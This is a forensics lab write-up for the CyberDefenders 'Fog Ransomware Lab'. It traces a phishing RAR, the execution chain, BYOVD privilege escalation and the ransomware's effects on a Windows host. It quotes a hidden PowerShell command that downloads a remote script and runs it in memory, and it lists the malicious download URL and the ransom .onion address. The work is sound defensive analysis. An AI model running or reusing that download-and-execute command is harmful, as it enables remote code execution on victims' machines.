

**Challenge:** [Fog Ransomware Lab](#)

**Platform:** CyberDefenders

**Category:** Endpoint Forensics

**Difficulty:** Medium

**Tools Used:** DB Browser for SQLite, MFTECmd, Timeline Explorer, EvtxECmd, VirusTotal

**Summary:** This was quite a challenging lab that involved investigating a compromised Windows host from initial access all the way to impact. It requires the use of several forensics' tools and a solid understanding of how ransomware operates. I recommend those who enjoy digital forensics to give this lab a go. I would love some feedback via LinkedIn as to better ways of answering these questions.

**Scenario:** On April 30, 2025, a Finance department user received a phishing email with a RAR file. Trusting the sender, the user extracted and opened it. GOAT Capital's SOC detected suspicious PowerShell activity from the user's workstation. Soon after, mass file deletions and changes occurred, followed by ransom notes demanding Monero. Your task: investigate the true attack vector, identify attacker techniques, and assess the scope of the compromise.

## Initial Access

**To trace the origin of the attack, it's essential to identify where the malicious file was obtained. What is the complete URL from which the user downloaded the malicious RAR file?**

I used the following [resource](#) which details the location of browser history databases. You can find the Administrator users' browser history at:

C:\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default\History

We can open up this file using DB Browser for SQLite. If you open up the "downloads" table, we can find one download entry for "pay rate.pdf.rar":

current_path	target_path ▲
Filter	Filter
C:\Users\Administrator\Downloads\pay rate.pdf.rar	C:\Users\Administrator\Downloads\pay rate.pdf.rar

You can find the associated URL under the tab\_url field:

tab_url
Filter
<a href="https://limewire.com/d/lihUt#NrUgowrb29">https://limewire.com/d/lihUt#NrUgowrb29</a>

Answer: <https://limewire.com/d/lihUt#NrUgowrb29>

**Establishing an exact timeline helps reconstruct the attack sequence accurately. What is the exact timestamp when the user downloaded the RAR file to the system?**

In order to determine when this file was downloaded to the system, we can parse the USN Journal. The USN Journal is a forensic artifact that maintains a record of changes made to the NTFS file system. The creation, deletion, or modification of files or directories are journalised/stored here. We can use a tool called MFTECmd to parse the UsnJrnl file:

```
. \MFTECmd.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\C\`$Extend\`$J" --csv  
. --csvf usnjrnl_out.csv
```

Once it has processed the file, open up the CSV file in Timeline Explorer. After you filter for “pay rate.pdf.rar” you can find when this file was stored on the file system:

pay rate.pdf.rar	×	Find
Update Timestamp	Parent Path	Name
=	C:	C:
2025-04-30 20:28:49		pay rate.pdf.rar

Answer: 2025-04-30 20:28

**Understanding how the payload was executed reveals the user action that led to compromise. Which file extracted from the archive was launched by the user, triggering the attack?**

If you search for “pay rate” in the USN Journal output, we can find an entry for “pay rate.pdf.lnk”. A .lnk file (shortcut file) is a Windows shortcut, a file that points to another file, folder, or executable. A .lnk file is created when a user opens a file from Explorer. The file was created at 2025-04-30 20:30:19, just two minutes after the pay rate.pdf.rar file was placed on the file system:

Update Timestamp	Name
=	C:
2025-04-30 20:30:19	pay rate.pdf.lnk

Update Timestamp ▲ ▼	Name ▼
= 2025-04-30 00:00:00	pay rate
2025-04-30 20:28:49	pay rate.pdf.rar
2025-04-30 20:28:49	pay rate.pdf.rar
2025-04-30 20:28:51	pay rate.pdf.rar
2025-04-30 20:28:51	pay rate.pdf.rar
2025-04-30 20:28:51	pay rate.pdf.rar
2025-04-30 20:28:51	pay rate.pdf.rar
2025-04-30 20:28:51	pay rate.pdf.rar
2025-04-30 20:30:19	pay rate.pdf.lnk
2025-04-30 20:30:19	pay rate.pdf.lnk
2025-04-30 20:30:19	pay rate.pdf.lnk
2025-04-30 20:30:19	pay rate.pdf.lnk
2025-04-30 20:33:38	pay rate.pdf.rar

## Execution

**Identifying the initial script clarifies the method used to deliver and execute malicious payloads. What is the name of the PowerShell script that executed the payloads?**

Fortunately for us, the system we are analysing had Sysmon installed. Sysmon is a Windows tool that enhances system monitoring, its main benefit is due to Event ID 1 (Process Creation). We can use a tool called EvtxECmd to parse the Sysmon evtx file, and then take that output and open it in Timeline Explorer:

```
EvtxECmd.exe -f "<sysmon evtx file>" --csv . --csvf sysmon_out.csv
```

Start by filtering for Event ID 1:

Event Id ▼
= 1

If you filter for powershell within the Executable Info field, you can see a suspicious command:

```
"C:\Windows\System32\cmd.exe" /c start "" /min powershell -WindowStyle Hidden -NoProfile
-ExecutionPolicy Bypass -Command "iwr -uri
'http://192.168.1.54:4561/troubleshooting.ps1' -UseBasicParsing | IEX"
```

This command starts PowerShell with a hidden window (-WindowStyle Hidden) and ignores PowerShell script execution restrictions (-ExecutionPolicy Bypass). It then executes another command which downloads the script "troubleshooting.ps1" from "http://192.168.1.54:4561" and then executes the downloaded script in memory.

Answer: troubleshooting.ps1

**Pinpointing when ransomware activity began is crucial for defining the start of encryption. When did the ransomware first execute on the victim machine?**

At 2025-04-30 20:32 an executable file called Adobe Acrobat.exe was executed:

```
"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\hidden\Adobe Acrobat.exe"
```

The legitimate location of Adobe Acrobat is typically ProgramFiles folder, not ProgramData. An executable for a program should always be within ProgramFiles and not ProgramData. Furthermore, if you take a look at the USN Journal and filter for the Update Reason “RenameNewName”, you will see roughly a minute after this executable was executed, several rename operations occurred, appending the “.flocked” extension to files:

Update Timestamp	Name	Extension
= 2025-04-30 00:00:00	LOG	LOG
2025-04-30 20:33:12	LOG.old~RFb7f0d.TMP	.TMP
2025-04-30 20:33:12	LOG.old	.old
2025-04-30 20:33:12	vmmemctl.inf.flocked	.flocked
2025-04-30 20:33:12	vmmemctl.inf.flocked	.flocked
2025-04-30 20:33:12	vmmouse.cat.flocked	.flocked
2025-04-30 20:33:12	vmmouse.cat.flocked	.flocked
2025-04-30 20:33:12	vmmouse.inf.flocked	.flocked
2025-04-30 20:33:12	vmmouse.inf.flocked	.flocked
2025-04-30 20:33:12	vmusbmouse.cat.flocked	.flocked
2025-04-30 20:33:12	vmusbmouse.cat.flocked	.flocked
2025-04-30 20:33:12	vmusbmouse.inf.flocked	.flocked
2025-04-30 20:33:12	vmusbmouse.inf.flocked	.flocked
2025-04-30 20:33:12	pvscsi.cat.flocked	.flocked
2025-04-30 20:33:12	pvscsi.cat.flocked	.flocked
2025-04-30 20:33:12	pvscsi.inf.flocked	.flocked
2025-04-30 20:33:12	pvscsi.inf.flocked	.flocked


After a quick google search, you can find that the .flocked file extension is associated with Fog ransomware.

Answer: 2025-04-30 20:32

**Hash values allow correlation of the malware across systems and threat intelligence sources. What is the SHA256 hash of the ransomware executable used in this attack?**

Under the Payload Data3 field, you can find the SHA256 hash of the Adobe Acrobat.exe file which we believe to be the ransomware executable.

```
Cell contents
MD5=76DE8233AC93FF3B5FAC843DF8AE90AC, SHA256=113A06C8BA6069D345F3C3DB89051553D8AFF7D27408945B50AA94256277DCB3, IMPHASH=35495A5B7ACEEF7BD3CCD60FC1242E54
```



Answer: 113A06C8BA6069D345F3C3DB89051553D8AFF7D27408945B50AA94256277DCB3

## Persistence & Privilege Escalation

**Knowing how persistence was maintained helps ensure thorough malware removal. What MITRE ATT&CK sub-technique ID did the attacker use to gain persistence post-reboot?**

A great place to start when it comes to persistence is look for run keys. Run keys are specific keys within the Windows Registry that cause programs or scripts to execute automatically when a user logs in or when the system starts. They are often abused by threat actors for persistence. You can find Run keys within the following locations:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

For some odd reason, Registry Explorer was unable to load the hives, so I wasn't able to definitively prove that this was the means of persistence, but it is the correct answer.



Answer: T1547.001

**Exploited drivers often reveal the attacker's method for gaining elevated privileges. What is the name of the vulnerable driver the attacker used for privilege escalation?**

After doing some research, I came across this TrendMicro [report](#) which discussed what vulnerable driver is used for privilege escalation.

*iqvw64.sys*

I then searched the USN Journal for the presence of this vulnerability driver, and voila:

Update Timestamp	Name	Update Reasons
=		
2025-04-30 20:32:36	iqvw64e.sys	FileCreate
2025-04-30 20:32:36	iqvw64e.sys	DataExtend FileCreate
2025-04-30 20:32:36	iqvw64e.sys	DataExtend FileCreate Close

Answer: iqvw64e.sys

**Mapping kernel-level techniques helps identify sophisticated system access methods. What technique did the attacker use to gain kernel-level access?**

The technique used here is called BYOVD (Bring Your Own Vulnerable Driver). This involves the threat actor dropping and loading a known-vulnerable driver, in this case iqvw64e.sys, which enables the threat actor to access the kernel of an operating system. This allows them to evade detection and bypass controls like EDR.

Answer: Bring Your Own Vulnerable Driver

## Collection

**Tracking files written by malware provides insight into its actions and scope. What is the name of the log file created by the ransomware to record its operations?**

Recall earlier how we found when the ransomware binary. If you check out the USN Journal output once again and look after 2025-04-30 20:32 (when the ransomware binary was executed), you can see a bunch of DataExtend operations being performed on DbgLog.sys:

tt.txt.flocked
DbgLog.sys
DbgLog.sys
ug.txt
ug.txt.flocked
ug.txt.flocked
ug.txt.flocked
ug.txt.flocked
DbgLog.sys
DbgLog.sys
uk.txt
uk.txt.flocked
uk.txt.flocked
uk.txt.flocked
uk.txt.flocked
DbgLog.sys
DbgLog.sys
uz.txt
uz.txt.flocked
uz.txt.flocked
uz.txt.flocked
uz.txt.flocked
DbgLog.sys
DbgLog.sys

After a quick google search, there are many reports that outline DbgLog.sys as the log file for FOG ransomware.

Answer: DbgLog.sys

## Command and Control & Impact

**Command-and-control contact details help trace external infrastructure used in the attack. What IP address and port number did the downloader connect to in order to retrieve the payload?**

Recall earlier when the threat actor downloaded and executed “troubleshooting.ps1”:

```
powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "iwr -uri 'http://192.168.1.54:4561/troubleshooting.ps1' -UseBasicParsing | IEX"
```

This is most likely the C2 server.

Answer: 192.168.1.54:4561

**Understanding encryption behavior is vital for response and recovery planning. What file extension did the ransomware append to encrypted files?**

We determined earlier that the ransomware was appending .flocked to files. This was determined after we observed many rename operations within the USN Journal.

Answer: .flocked

**Ransom communication links are key for attribution and negotiation strategy. What is the .onion link provided by the attacker for ransom payment or communication?**

Within the sysmon logs, we can see that the user opened up a file called RANSOMNOTE.TXT using notepad:

```
"C:\Windows\system32\notepad.exe" C:\Users\Administrator\Desktop\RANSOMNOTE.txt
```

Unfortunately, we can't see the contents of the file here, but it likely contains the .onion link. I am not 100% sure how to answer this question without access to the file, so after some quick research I found extortion link [here](#):

Ransomware - FOG		
FOG		
Aliases	FLOCKED	
	Fog	
Description	This entry is under construction. However, we have included some details below.	
Ransomware Type	Crypto-Ransomware	
	HumOR	
First Seen	April 2024	
Extortion Links	MEDIUM	LINK
	TOR	<a href="https://xql562evsy7njcsngacphc2erzjfecwotdkobn3m4uxu2gtqh26newid.onion">https://xql562evsy7njcsngacphc2erzjfecwotdkobn3m4uxu2gtqh26newid.onion</a>

Answer: xql562evsy7njcsngacphc2erzjfecwotdkobn3m4uxu2gtqh26newid.onion